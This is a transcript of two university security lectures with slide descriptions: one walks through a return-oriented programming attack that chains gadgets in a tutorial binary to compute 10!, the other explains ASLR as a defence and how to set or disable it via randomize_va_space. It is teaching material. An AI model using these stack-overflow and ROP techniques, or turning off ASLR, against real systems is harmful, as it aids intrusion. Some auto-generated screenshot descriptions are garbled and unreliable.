But what we will see over here is, we will try to build an ROP attack which uses that vulnerability. So, the aim of the ROP attack is to somehow compute $10!$ which is the product of numbers from 1 to 10 using ROP gadgets and fill in the value of the result in this global variable *GLB*. So, this *GLB* value would be printed somewhere over here print *GLB* and looking at this file we see that *GLB* is not used anywhere else except in this *printf* and also note that we are not computing $10!$ or any other factorial anywhere in this particular program.

(Refer Slide Time: 3:35)

The screenshot shows a terminal window on a Linux desktop environment. The terminal title is "nptel@nptel:~/nptel_codes/module4/ROP/gadget-master". The terminal content shows the following steps:

- The user runs "python3 setup.py" to set up the exploit framework.
- The user runs "ROPgadget -f tut2" to analyze the binary for gadgets.
- The user runs "ROPgadget -f tut2 -o ./ROPtut2 +1" to generate the exploit payload.
- The user runs "./ROPtut2" to execute the exploit, which prints the concatenated first characters of the input words.
- The output shows the concatenated string "ABCD EFGH IJKL" followed by a warning about the exploit's purpose.

The screenshot shows a debugger interface with two main panes. The left pane displays a memory dump with several sections labeled 1, 2, 3, 4, and 5. The right pane displays a stack dump with memory addresses from 0x00000000 to 0x0000000F. The stack dump shows the current state of the stack, including local variables and function pointers.

LOCATION	STACK CONTENT	SIZE (in bytes)
0x00000000	↳ ret_to_main	4
0x00000001	→ rip	4
0x00000002	→	4
0x00000003	↗ BLANK SPACE ↘	8
0x00000004	→	4
0x00000005	→ locals.cat_buf[5]	4
0x00000006	→	4
0x00000007	→	4
0x00000008	locals.cat_buf[0]	12
0x00000009	locals.cat_pointer	4
0x0000000A	locals	4
0x0000000B	locals.word_buf[11]	4
0x0000000C	→	4
0x0000000D	locals.word_buf[0]	12
0x0000000E	→	4
0x0000000F	→	4

	STACK CONTENT	SIZE (in bytes)
0	ret_to_main	4
	rip	4
	PLANK_SPACER	8
	local.cat_buf[0]	
	local.cat_buf[1]	12
	local.cat_buf[2]	
	local.cat_pointer	4
	locals	4
	locals.word_buf[11]	
	locals.word_buf[12]	12
	locals.word_buf[13]	

Okay, so starting with the ROP attack, the first thing to do with the ROP attack is to identify the gadgets which are present in the program. So, the gadgets can be obtained using this tool which is present in this directory *ROPGadget-master/*. Go to this *ROPGadget-master/* and use the tool `$> python ROPgadget.py -binary ..//ROP/test/tut2`, specify a binary as the input and provide the path to the executable, which you want to evaluate. So, what this gadget tool would do?


The ROP gadget tool would pass through the entire executable, tutorial 2 and identify all possible gadgets that it can find. So, we can just redirect output into this file *e1*. File *e1* has some gadgets that it found. So, note that each of these gadgets has a few instructions and then has a *return* or a *returnf* or *call* instruction at the end. This particular address over here is the address of the particular gadget.

So, as you see the tool has found a large number of gadgets present in the executable *tut2* and in fact there are like 13,276 gadgets that are present. Now, coming back to the payload that we want to write, we want to compute $10!$ using these gadgets. So, essentially what we need to do is pick out a gadget from these 13,276, arrange them in a manner on the stack, so that in the end $10!$ is computed.

We will not go into details about how we are picking up these gadgets, but we will just see a report on this. So, report for the entire attack is present over here and what we see over here is the contents of the stack, in particular the contents of the stack when the function *concatenate_first_chars* is been executed.


So as we know that when this function is executed there is a stack frame which is active and this frame look something like this, so there is return address which is stored, which is of 4 bytes, then there is a previous frame pointer essentially the frame pointer corresponding to main, then there is some other data and locals which are present. So for our specific compilation the locations of the stack and the stack frame are present as follows over here but when you run it or when you actually try to execute this program, you may get a different value for these addresses. However, the structure of the stack and the relativity of the various data present on the stack would be identical.

(Refer Slide Time: 7:54)



So, what an ROP attack actually does is that it replaces this return to *main* and starts filling in gadgets over here. So, starting from the first gadgets which is placed at this point, you would have gadgets going upwards like this, such that each of these gadgets have some operation in computing the $10!$.


(Refer Slide Time: 8:14)




We use 14 gadgets, picked from the space of the 13,000 odd gadgets which are found in tutorial 2 using the gadget tool and these are the 13 gadgets which were used. So these gadgets vary in functionality from very simple things like return which is equivalent to just doing no-op operation, to something which is much more complicated like this gadget number 6, which is essentially integer multiplication, it multiplies some contents pointed to by these *ECX* register with the *EX* register. The description of each of these gadgets is present

over here. So, what we do in order to compute $10!$ is we select gadgets and start to build a sequence of operations which he place on the stack such that after all of these gadgets complete its execution, we would be able to complete or obtain $10!$.


(Refer Slide Time: 9:24)






The modified stack with all gadgets placed look something like this, so it starts from gadget number 1 placed in this location. This location originally had the return to main which we had seen and now we overflow a buffer and replace this return to main with this sequence of gadgets. So, what happens during executions, is first, gadget 1 executes and the return in gadget 1 would pick this address from the stack which corresponds to gadget 2 and execute, then gadget 3, gadget 4 and so on executes in such a way. The sequence of placing the gadgets in such a way so that at the end of the sequence $10!$ is computed.

(Refer Slide Time: 10:14)






To be more specific, for example each of these sequences for example at this position we would have computed $3!$ and the result for $3!$ would be placed in the global variable GLB . From the gadgets GA 9 present in this location to the gadget GA 8 over here we will compute $4!$, this is evident from this *mov EX to 4* and then to the contents of GLB , we multiply 4 and therefore after a few more gadgets we would have stored a $4!$ in GLB . Now this is repeated several times in a sequence like 5, 6 and so on until the entire $10!$ is computed. The one hurdle which one would probably face while trying to do is that the stack segment may actually overflow for instance because this is from the second function which is invoked soon after *main*.


Therefore, the content of the stack is relatively small and if we keep adding gadgets onto this stack, the stack may quite easily overflow and not work as intended. So it is a quite tricky way to choose gadgets and place gadgets in such a way so that the required payload gets executed.

(Refer Slide Time: 11:52)

The screenshot displays a Linux desktop environment with three terminal windows:


- Top Terminal:** Shows a debugger interface with two panes:
 - Stack Dump:** A list of memory addresses (e.g., 0x00000000, 0x00000001, ..., 0x0000000f) with their corresponding byte values.
 - Memory Dump:** A table showing memory locations from 0x00000000 to 0x0000000f. The first few rows show values like 0x41414141 (A), 0x42424242 (B), and 0x43434343 (C). A note in the table states: "Its value starts from 0x41414141 and increments in each iteration." and "To make the loop running, in the end we enter 9 so that the loop breaks."
- Middle Terminal:** A terminal window showing the exploit code being typed. The code is a C program that concatenates words from a file into a buffer and prints them. It includes comments explaining the logic of reading words from a file and concatenating them into a buffer.
- Bottom Terminal:** A terminal window showing the exploit running. The command `./exploit > gadgets.pdf` is run, and the output is captured in a file named 'gadgets.pdf'. The terminal shows the progress of reading words from the file.





So, let us see how this thing works. We will not go into details about the internals of this because it is extremely complex and essentially out of scope for this course. Just run this and the input is, the input where the gadgets are placed is in this file, *input_vm*. So, it is a binary file, we could open it with *od* command (octal dumb). This is the input that is actually passed to the tutorial program. So, let us see how this ROP gadgets executes. So, there is a *payload_vm.py*, we see that this particular code arranges the gadgets and forms the required input which is placed in the string Y over here and finally Y gets printed.

(Refer Slide Time: 13:02)



So, this is the particular python script where the gadgets are arranged and eventually the file, *input_vm* gets created. So, we run this *tut2*, give it this malicious input, which is *input_vm* and we see that the value in *GLB* is 3628800, this essentially is the value for 10! are which

you can verify. So, one problem in this code is that, there is a segmentation fault and after the 10! gets printed and this is because the program was not terminated in a safe way with a nice exit. So, I would leave an assignment or a very hard challenge, one of the most difficult challenges in this course is to modify this particular code in such a way that the ROP gadget terminates in a graceful way. Thank you.

Information Security 5 Secure System Engineering
Professor Chester Rebeiro
Indian Institute of Technology Madras
Address Space Layout Randomisation (ASLR)
Mod03_Lec15

Hello and welcome to this lecture in the course for Secure Systems Engineering. So, in the last two lectures we had looked at how one particular vulnerability in the stack can be exploited by the attacker. In the earlier lecture we had looked at Return to Libc attack where the attacker overflows a buffer present in the stack and replaces the return address with one specific function in the Libc library. Then the last lecture we had looked at a more advanced form of attack where the attacker is not restricted to functions in the Libc but could create a payload which executes almost any arbitrary instructions and the way the attacker does this is by a concept of ROP programs or Return Oriented Program.

So, these attacks are some of the most advanced attacks on programs, in this lecture we will be looking at a concept known as ASLR or Address Space Layout Randomisation in order to prevent such ROP and Return to Libc attacks. So, in order to understand the impact of ASLR, we would look at these attacks from the attackers prospective.

(Refer Slide Time: 1:41)

The Attacker's Plan


- Find the bug in the source code (for eg. Kernel) that can be exploited
 - Eyeballing
 - Noticing something in the patches
 - Following CVE
- Use that bug to insert malicious code to perform something nefarious
 - Such as getting root privileges in the kernel

Attacker depends upon knowing where these functions reside in memory.
Assumes that many systems use the same address mapping. Therefore one exploit may spread easily.

CR


65

ROP Attack



Address Space Randomization

- Address space layout randomization (ASLR) randomizes the address space layout of the process
- Each execution would have a different memory map, thus making it difficult for the attacker to run exploits
- Initiated by Linux PaX project in 2001
- Now a default in many operating systems



So, the attackers plan is as follows, the attacker, let us say wants to create an exploit for a application. Let us say the application here would be the operating system and say for example the application here for example could be the Operating System Kernel. So, the first thing as we know the attacker should be doing is to find a vulnerability in the operating system kernel. The way he does this is by looking at the source code or by noticing something in the patches that get applied to the operating system kernel and find out that there is a vulnerability in one of these patches or the patches actually fix a specific vulnerability. Or, the third way is by following the CVE.

So, once he has found a particular vulnerability in the source code, the next thing is to use this vulnerability to subvert the execution. The next part is to use this vulnerability to inject malicious code into that particular application. Example, is the application happens to be the

operating system kernel. The malicious code for instance could obtain a shell which has root privileges.

Now, as we know if the attacker obtains a shell with root privileges then he gets complete control of the entire system. Now, from the last three attacks we have studied in this course what we do understand is that the payloads that the attacker writes, is highly dependent on the addresses. For example, in the ROP attack, the attacker would need to know the exact addresses where these gadgets are present in the Libc library.

So, for example, over here in this case the attacker would need to know where the address of gadgets1, gadget2, gadget3 and gadget4 are present in the library. So, the attacker's assumption is that if he is able to find these gadgets in a particular system then that attack would be successful.

Now the Address Space Layout Randomisation or the ASLR works so as to make it difficult for the attacker to find such gadgets. What the ASLR achieves is that it randomises the address space of an application, thereby making it difficult for the attacker to get specific addresses. So, for example in this figure as we see over here which shows the memory layout for three different instances of the same application. So, what we see over here is that the memory layout changes every time you run the application.

Let us take for example one particular library over here which is known as the *ADVAPI23*. So, this is present at a particular location during the first part of the application. During the second run the *ADVAPI23* is present at another location and in the third run, third location and so on. So, since this location are changing in every run of the application, it would be difficult for the attacker to identify the exact location where the gadgets are going to be present, thereby preventing the ROP attacks from executing.

So, the ASLR is not a new concept, it was initiated by the Linux PaX project in 2001 and since 2012 or 2013 it is becoming quite common and added by default in the operating system. Windows and Linux operating systems now support ASLR by default.

(Refer Slide Time: 5:58)

ASLR in the Linux Kernel

- Locations of the base, libraries, heap, and stack can be randomized in a process' address space
- Built into the Linux kernel and controlled by `/proc/sys/kernel/randomize_va_space`
- `randomize_va_space` can take 3 values
 - 0**: disable ASLR
 - 1**: positions of stack, VDSO, shared memory regions are randomized
the data segment is immediately after the executable code
 - 2**: (default setting) setting 1 as well as the data segment location is randomized



68

In the Linux operating systems ASLR would randomize the locations of libraries, the location of the heap, the stack and so on with each run of the application. So, if you are current Linux system especially in Ubuntu systems, you can look at this particular file, you can crack this file `/proc/sys/kernel/randomize_va_space` to determine whether your operating system has ASLR enabled or not.

So, this particular file would have 3 values 0, 1 or 2. 0 means that ASLR is disable in that particular system, while 2 has the highest level of randomization, where 2 is the highest level of randomization. With a value of 1, what is achieved is that, the position of the stack is randomized, similarly the positions of the VDSO, shared memory regions and so on are randomized. With the value of 2, what it means is that, it achieves all the randomization that is achieved with 1 as well as the data segment location are also randomized. So, 2 is now the default setting in most Linux systems.

(Refer Slide Time: 7:22)

ASLR in Action

```
chester@aaahalya:~/tmp$ cat /proc/14621/maps
08048000-08049000 r-xp 00000000 00:15 81660111 /home/chester/tmp/a.out
08049000-0804a000 rw-p 00000000 00:15 81660111 /home/chester/tmp/a.out
b75da000-b75db000 rw-p 00000000 00:00 0
b75db000-b771b000 r-xp 00000000 00:01 901176 /lib/i686/cmov/libc-2.11.3.so
b771b000-b771c000 ---p 00140000 00:01 901176 /lib/i686/cmov/libc-2.11.3.so
b771e000-b771f000 r--p 00142000 00:01 901176 /lib/i686/cmov/libc-2.11.3.so
b771f000-b7722000 rw-p 00000000 00:00 0
b7734000-b7736000 rw-p 00000000 00:00 0
b7736000-b7737000 r-xp 00000000 00:00 0 [vds]
b7737000-b7752000 r-xp 00000000 00:01 884950 /lib/ld-2.11.3.so
b7752000-b7753000 r--p 0001b000 00:01 884950 /lib/ld-2.11.3.so
b7753000-b7754000 rw-p 0001c000 00:01 884950 /lib/ld-2.11.3.so
bf9aa000-bf9bf000 rw-p 00000000 00:00 0 [stack]
```

```
Chester@aaahalya:~/tmp$ cat /proc/14639/maps
08048000-08049000 r-xp 00000000 00:15 81660111 /home/chester/tmp/a.out
08049000-0804a000 rw-p 00000000 00:15 81660111 /home/chester/tmp/a.out
b75de000-b75de000 rw-p 00000000 00:00 0
b75de000-b771c000 r-xp 00000000 00:01 901176 /lib/i686/cmov/libc-2.11.3.so
b771e000-b771f000 ---p 00140000 00:01 901176 /lib/i686/cmov/libc-2.11.3.so
b7721000-b7722000 r--p 00142000 00:01 901176 /lib/i686/cmov/libc-2.11.3.so
b7722000-b7725000 rw-p 00000000 00:00 0
b7737000-b7739000 r-xp 00000000 00:00 0 [vds]
b7739000-b773a000 r-xp 00000000 00:01 884950 /lib/ld-2.11.3.so
b775a000-b7755000 r-xp 00000000 00:01 884950 /lib/ld-2.11.3.so
b7755000-b7756000 r--p 0001b000 00:01 884950 /lib/ld-2.11.3.so
b7756000-b7757000 rw-p 0001c000 00:01 884950 /lib/ld-2.11.3.so
bfdd2000-bfde7000 rw-p 00000000 00:00 0 [stack]
```

First Run

Another Run

69

ASLR in the Linux Kernel

- Permanent changes can be made by editing the `/etc/sysctl.conf` file

```
/etc/sysctl.conf, for example:  
kernel.randomize_va_space = value  
sysctl -p
```

70

So, let us look at ASLR in action. So, what you can do is you could run a particular program, find out that PID of that program and as we have done before looked at the memory space of that particular program by this particular command `$> cat /proc/<PID of that process>/maps` and you would get the memory map. Now, if you run that same program again obviously you would get a different PID and if you look at the maps for that new process you would see that it is a change in the address map and this change is occurring due to ASLR.

Let us take, for example the library, the Libc library. So, in the first run the Libc library is present at this location `0xb75d000`. While in the second run the same Libc library is present at the `0xb75de000`. Thus, we see that each run of the application thus we see with each run of

the application, the memory address of the application, the virtual address map for that application is changing.

Now, since a virtual address map changes, the locations of the gadget would change. Therefore, the ROP space attack, which the attacker has created will not work all the time. So for your linux procs you can actually change the value of the ASLR by editing this particular file, `/etc/sysctl.conf` in this if you actually add this line like `kernel.randomize_va_space` and specify a value of 0, 1 or 2, the support for ASLR can be modified for your particular system.

(Refer Slide Time: 9:21)

Internals : Making code relocatable

- **Load time relocatable**
 - where the loader modifies a program executable so that all addresses are adjusted properly
 - Relocatable code
 - Slow load time since executable code needs to be modified.
